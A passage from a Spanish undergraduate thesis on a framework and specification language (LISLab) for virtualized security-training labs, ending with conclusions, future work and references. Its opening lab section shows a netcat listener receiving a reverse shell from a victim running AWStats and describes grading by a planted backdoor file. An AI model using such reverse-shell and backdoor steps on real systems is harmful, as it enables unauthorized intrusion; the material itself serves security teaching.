  [       <=>                           ] 3,198         259.00B/s
```

Ejecución del *exploit*

Una vez ejecutado este comando, se deberá volver a la primer consola para finalizar el ataque. A continuación se muestra un ejemplo de ataque, ejecutando el comando `ls` en la máquina víctima:

```
vm-att:~# nc -v -l -p 8080
listening on [any] 8080 ...
192.168.0.21: inverse host lookup failed: Unknown host
connect to [192.168.0.22] from (UNKNOWN) [192.168.0.21] 4488
Acceso desde equipo remoto
ls
awredir.pl
awstats.model.conf
awstats.pl
lang
lib
plugins
register.pm
```

Salida de netcat

6.2.5. Evaluación

Se considera que la práctica fue completada correctamente por el estudiante si, al momento de la evaluación, en la máquina víctima existe un archivo con el exploit, en algún directorio en el que el usuario `apache` tenga permisos de escritura, lo cual demuestra que el estudiante pudo instalar el *backdoor* exitosamente.

Actualmente no hay definido un mecanismo para verificar esta condición en la especificación de la práctica. Definirlo no es trivial ya que a priori no es posible saber en qué lugar el estudiante guardará el archivo. Como encontrar un lugar para guardar el archivo es parte de los requerimientos de la práctica, dicho lugar no es fijo y puede ser diferente para cada estudiante.

Cuando el docente da por terminada la práctica y desea evaluar el desempeño de los estudiantes, debe verificar que exista el archivo en el path especificado por el estudiante en la documentación entregada.

Si bien no se implementó el mecanismo de evaluación para esta práctica por cuestiones de tiempo, existen varias alternativas para el mismo. Una posibilidad es definir un proceso de evaluación que recorra todo el disco de la máquina virtual buscando un archivo cuyo nombre coincida con el del exploit, y cuyo propietario sea el usuario `apache`.

Otra posibilidad es exigir al estudiante que cree un archivo en un lugar predeterminado, con el path donde descargó el exploit, y definir un proceso de evaluación que use dicho path para encontrar el archivo con el exploit.

Capítulo 7

Conclusiones y Trabajo Futuro

En este capítulo se presentan las conclusiones y trabajo futuro del proyecto. En la primer sección, se hace una evaluación del proyecto y se presentan las contribuciones y conclusiones generales. En la segunda sección, se identifican las líneas de trabajo futuro que surgen del mismo.

7.1. Conclusiones

Como se mencionó en la Sección 1.2, este proyecto tuvo como objetivos principales los siguientes:

- Realizar un estudio del estado del arte de virtualización.
- Diseñar un Framework que permita la definición, administración e instanciación de prácticas de seguridad informática.
- Definir un lenguaje de especificación de prácticas.
- Implementar un prototipo que permita instanciar prácticas definidas con este lenguaje.

Con respecto al primer objetivo, se escribió el articulo “Estado del Arte de Virtualización” [CEP08b], que se encuentra como anexo a este informe. En la elaboración de ese documento se encontró que existe gran cantidad de bibliografía sobre el tema. Si bien en los últimos tiempos ha habido un resurgimiento de la utilización de tecnologías de virtualización, los fundamentos de las mismas datan de los años 70 [PG74]. Estas tecnologías facilitan la tarea de crear plataformas aisladas y seguras, pero realistas, que son indispensables en los laboratorios de seguridad informática. En ese documento se pueden encontrar las definiciones fundamentales del área de virtualización, un estudio de sus diferentes paradigmas, una evaluación de diferentes productos actuales de virtualización, y referencias bibliográficas.

En cuanto al diseño del Framework, se estudiaron distintas implementaciones existentes de laboratorios de seguridad o de redes. Tomando como base estos estudios, se definió una arquitectura para un Framework que permita automatizar las tareas requeridas por docentes y estudiantes de cursos de seguridad.

Dado que un diseño detallado e implementación de la totalidad del Framework sería una tarea demasiado grande para un solo proyecto de grado, se limitó el alcance para enfocarse principalmente en el módulo de definición de prácticas, que conforma el núcleo del Framework.

- Estudio del estado del arte de virtualización
- Diseño de la solución
- Definición de un lenguaje de especificación de prácticas
- Implementación del prototipo

Para realizar esta definición, se creó un lenguaje para la especificación de prácticas de seguridad (LISLab), que permite la declaración de distintas prácticas y su posterior instanciación en un escenario virtual. La especificación formal de este lenguaje se puede ver en el anexo "LISLab: Especificación del lenguaje" [CEP08a].

Creemos que la creación del lenguaje LISLab es uno de los aportes más importantes del proyecto. Dado que no existía ningún lenguaje de este tipo y le da formalidad a un área que, hasta donde sabemos, utiliza soluciones *ad hoc*, como se pudo ver en el estudio de distintas implementaciones de laboratorios de seguridad informática. La definición de este lenguaje permite a docentes de cursos de seguridad expresar los componentes y actores de las prácticas de seguridad, a un nivel de abstracción adecuado, en gran medida de forma independiente a la tecnología de virtualización utilizada.

Este lenguaje también actuaría como interfaz al resto del Framework, permitiendo a los demás módulos del mismo manejar conceptos abstractos de las prácticas, sin necesidad de conocer los detalles de implementación en una herramienta de virtualización determinada.

Finalmente, se implementó un prototipo que permite la definición e instanciación de las prácticas. Para la instanciación se utilizó una versión especialmente modificada de la herramienta VNUML [VNUb]. Para la definición de prácticas se implementó un compilador que genera una entrada adecuada para VNUML, a partir de una especificación en el lenguaje LISLab.

De los requerimientos identificados en la Sección 3.2 para el prototipo, todos los de prioridad alta fueron satisfechos. Los que no pudieron ser cumplidos en su totalidad fueron:

- Prácticas con diferentes sistemas operativos.

  Este requerimiento no se implementó porque el producto de virtualización utilizado (UML) sólo es capaz de virtualizar sistemas basados en el kernel Linux. No obstante, el prototipo es capaz de utilizar diversas distribuciones de GNU/Linux.

- Flexibilidad al momento de instanciar los escenarios.

  Si bien el prototipo es capaz de instanciar las prácticas en un escenario virtual, el proceso de instanciación no es lo suficientemente flexible como para decir que este requerimiento haya sido satisfecho en su totalidad. Esto se debe a que la prioridad del proyecto la tuvo el lenguaje de definición de prácticas y su compilador, y que el prototipo de instanciación se realizó automatizando ciertas tareas por medio de scripts.

- Movilidad de los laboratorios.

  Dado que no se diseñaron en detalle todos los aspectos del Framework, este requerimiento no aplica directamente a nuestro prototipo. La arquitectura del Framework completo está pensada para permitir que el laboratorio pueda ser accedido a través de la Web, ya que está basada en parte en la de TeleLab, que es un portal de e-Learning, ver la Sección 3.4. Otra alternativa es que se utilice un *LiveCD* con el framework, y éste pueda ser utilizado en diversos lugares. A pesar de que este requerimiento fue tenido en cuenta en el diseño, la versión del prototipo desarrollada en este proyecto no implementa ninguna de estas alternativas, por lo que el requerimiento no fue satisfecho en su totalidad.

El trabajo hecho en este proyecto fue presentado en las Jornadas de Informática e Investigación Operativa 2008 (JIIO) [jii], y se está preparando un artículo sobre el proyecto para ser presentado en el Congreso Iberoamericano de Seguridad Informática 2009 (CIBSI) [cib].

En el proyecto se mostró que es posible migrar el conjunto de prácticas utilizadas en el laboratorio actual de FSI, lo cual constituye un aporte importante para el GSI, al reducir el costo de poner en producción el nuevo sistema.

Está planificada una instancia de puesta en producción del prototipo en el cronograma del curso actual de FSI, de forma de validar aspectos funcionales y de performance del mismo.

En la siguiente sección analizaremos las líneas de trabajo futuro que surgen del proyecto.

7.2. Trabajo Futuro

Con respecto a la definición del lenguaje, creemos que posibles extensiones al mismo podrían incluir:

- Formalizar la definición de vulnerabilidades.

  La especificación de las vulnerabilidades que se ilustran en las diferentes prácticas actualmente son simplemente un texto donde el docente las describe. Puede resultar de interés clasificar las vulnerabilidades y formalizar su especificación.

- Extender la definición de evidencias

  Se podrían utilizar lenguajes formales para la especificación de las evidencias que es necesario recolectar del escenario de la práctica. Durante el proyecto, este aspecto fue simplificado, suponiendo que las evidencias las constituyen simplemente archivos con cierto contenido en las máquinas virtuales.

  Tal como está definido, el proceso de evaluación personalizado está asociado a una práctica, por lo que no pueden existir dos procesos de evaluación personalizados para dos evidencias distintas. Si bien actualmente existe un solo tipo de evidencia, si se quisiera generalizar este concepto, debería existir la posibilidad de evaluar estas evidencias según su tipo.

  Además, la evaluación asociada a una evidencia podría especificar el momento en que se evalúa la evidencia, si debe hacerse durante la realización de la práctica, o puede hacerse luego de finalizada la misma.

- Implementar intérpretes para otras tecnologías de virtualización.

  Esto permitiría el uso de distintos sistemas operativos, así como hacer uso de las ventajas de los paradigmas de virtualización más adecuados para cada práctica. Una forma de hacerlo sería implementar completamente el intérprete. Otra opción puede ser modificar VNUML para que utilice otro producto, por ejemplo Xen, en lugar de UML.

- Implementar soporte para múltiples kernels

  En la versión actual todas las máquinas de una práctica deben utilizar la misma versión del kernel Linux. Un posible trabajo a futuro es extender el lenguaje LISLab para que permita especificar qué kernel ejecuta cada máquina.

En cuanto a la implementación del Framework, aún falta mucho trabajo para completarlo:

- Desarrollo de un módulo completo de instanciación de prácticas.

  Este módulo, a diferencia de lo implementado en el prototipo, debería ser flexible y configurable. Esto se podría implementar definiendo un lenguaje de instanciación de prácticas, en el que el docente pueda especificar, por ejemplo, grupos de estudiantes que participan del laboratorio, o los parámetros específicos de cada instancia.

- Formalizar el mecanismo de instalación de aplicaciones

  La instalación de aplicaciones podría mejorarse incluyendo *metadata* que indique para cada aplicación aspectos como el sistema operativo, arquitectura de hardware soportada y dependencias. Por ejemplo, incluír una aplicación en la definición de la práctica requiere incluír también todas las dependencias de esa aplicación. Si ésta se incluye en varias prácticas, se deberán definir estas dependencias en cada una de sus especificaciones. En cambio, con la *metadata* en el repositorio de aplicaciones, sólo es necesario definir una vez la información asociada a la aplicación.

- Implementación de otros módulos del Framework que no fueron implementados en el proyecto.

  Los módulos no implementados son: una interfaz de usuario para el estudiante y otra para el docente, y los módulos de Autorización y Reglas de Acceso. Las interfaces de usuario permitirán un acceso amigable a las funcionalidades del sistema, y permitirán el acceso remoto a la infraestructura. Los módulos de Autorización y Reglas de Acceso permiten acceder al laboratorio a los estudiantes desde redes externas, de forma segura y controlada.

Como evaluación general creemos que se lograron satisfactoriamente los objetivos que se plantearon. Además, este proyecto abre posibilidades de trabajos a futuro, tanto en el ámbito académico con la utilización de lenguajes formales en seguridad informática, como en la implementación del Framework completo que permita su puesta en producción en cursos de seguridad.

Bibliografía

[awsa] Awstats. http://awstats.sourceforge.net/, Último acceso: 25/04/09.

[awsb] Awstats vulnerability. http://www.securityfocus.com/bid/12543/exploit, Último acceso: 25/04/09.

[BCR] Gustavo Betarte, María Eugenia Corti, and Marcelo Rodríguez. Concepción, diseño e implementación de un laboratorio de seguridad informática. En Anales del Congreso Iberoamericano de Seguridad Informática (CIBSI'07), Mar del Plata, noviembre 2007.

[BDF+03] Paul Barham, Boris Dragovic, Keir Fraser, Steven Hand, Tim Harris, Alex Ho, Rolf Neugebauer, Ian Pratt, and Andrew Warfield. Xen and the art of virtualization. Technical report, University of Cambridge Computer Laboratory, 2003.

[bis] Bison. http://www.gnu.org/software/bison/, Último acceso: 25/04/09.

[CEP08a] Juan Campo, Lucía Escanellas, and Carlos Pintado. Especificación del lenguaje LISLab, 2008. Proyeto de Grado, Framework for IT Security Training.

[CEP08b] Juan Campo, Lucía Escanellas, and Carlos Pintado. Estado del arte de virtualizacion, 2008. Proyeto de Grado, Framework for IT Security Training.

[CEP08c] Juan Campo, Lucía Escanellas, and Carlos Pintado. Manual de usuario, 2008. Proyeto de Grado, Framework for IT Security Training.

[cib] Congreso iberoamericano de seguridad informática (cibsi). http://www.fing.edu.uy/inco/eventos/cibsi09/, Último acceso: 25/04/09.

[Dik04] Jeff Dike. User Mode Linux. *Red Hat Magazine*, November 2004.

[DJ07] David Dellacca and Connie Justice. Building tomorrow's information assurance workforce through experiental learning. Technical report, Indiana University-Purdue University Indianapolis, 2007.

[fle] Flex. http://http://flex.sourceforge.net/, Último acceso: 25/04/09.

[FSF91] GNU General Public Licence v2, 1991. http://www.gnu.org/licenses/gpl-2.0.html, Último acceso: 25/04/09.

[HCM06] Ji Hu, Dirk Cordel, and Christoph Meinel. A virtual machine architecture for creating IT-security labs. Technical report, Hasso-Plattner Institut, October 2006.

[jii] Jornadas de informática e investigación operativa. http://www.fing.edu.uy/inco/eventos/jiio/, Último acceso: 25/04/09.

[net] Netcat. http://m.nu/program/util/netcat/netcat.html, Último acceso: 25/04/09.

[Nov06] Virtualization in the data center, 2006.

[NSL+06] Gil Neiger, Amy Santoni, Felix Leung, Dion Rodgers, and Rich Uhlig. Intel virtualization technology: Hardware support for efficient processor virtualization. *Intel Technology Journal*, 10(3), August 2006.

[PG74] Gerald Popek and Robert Goldberg. Formal requirements for virtualizable third generations architectures. *Communications of the ACM*, 17(7), July 1974.

[PH03] Sylvia Perez-Hardy. A unique experiential model for teaching network administration. Technical report, Rochester Institute of Technology, 2003.

[Pre07] Vassilis Prevelakis. Supporting a security laboratory. Technical report, Drexel University, 2007.

[Ros04] Robert Rose. Survey of system virtualization techniques, March 2004.

[VNUa] VNUML. Create rootfs. http://www.dit.upm.es/vnumlwiki/index.php/Create-rootfs, Último acceso: 25/04/09.

[VNUb] VNUML. Virtual Network User Mode Linux. http://www.dit.upm.es/vnumlwiki/, Último acceso: 25/04/09.

[vse08] Linux VServer Paper, 2008. http://linux-vserver.org/Paper, Último acceso: 25/04/09.

[Wal05] James Walden. A real-time information warfare exercise on a virtual network. Technical report, University of Toledo, 2005.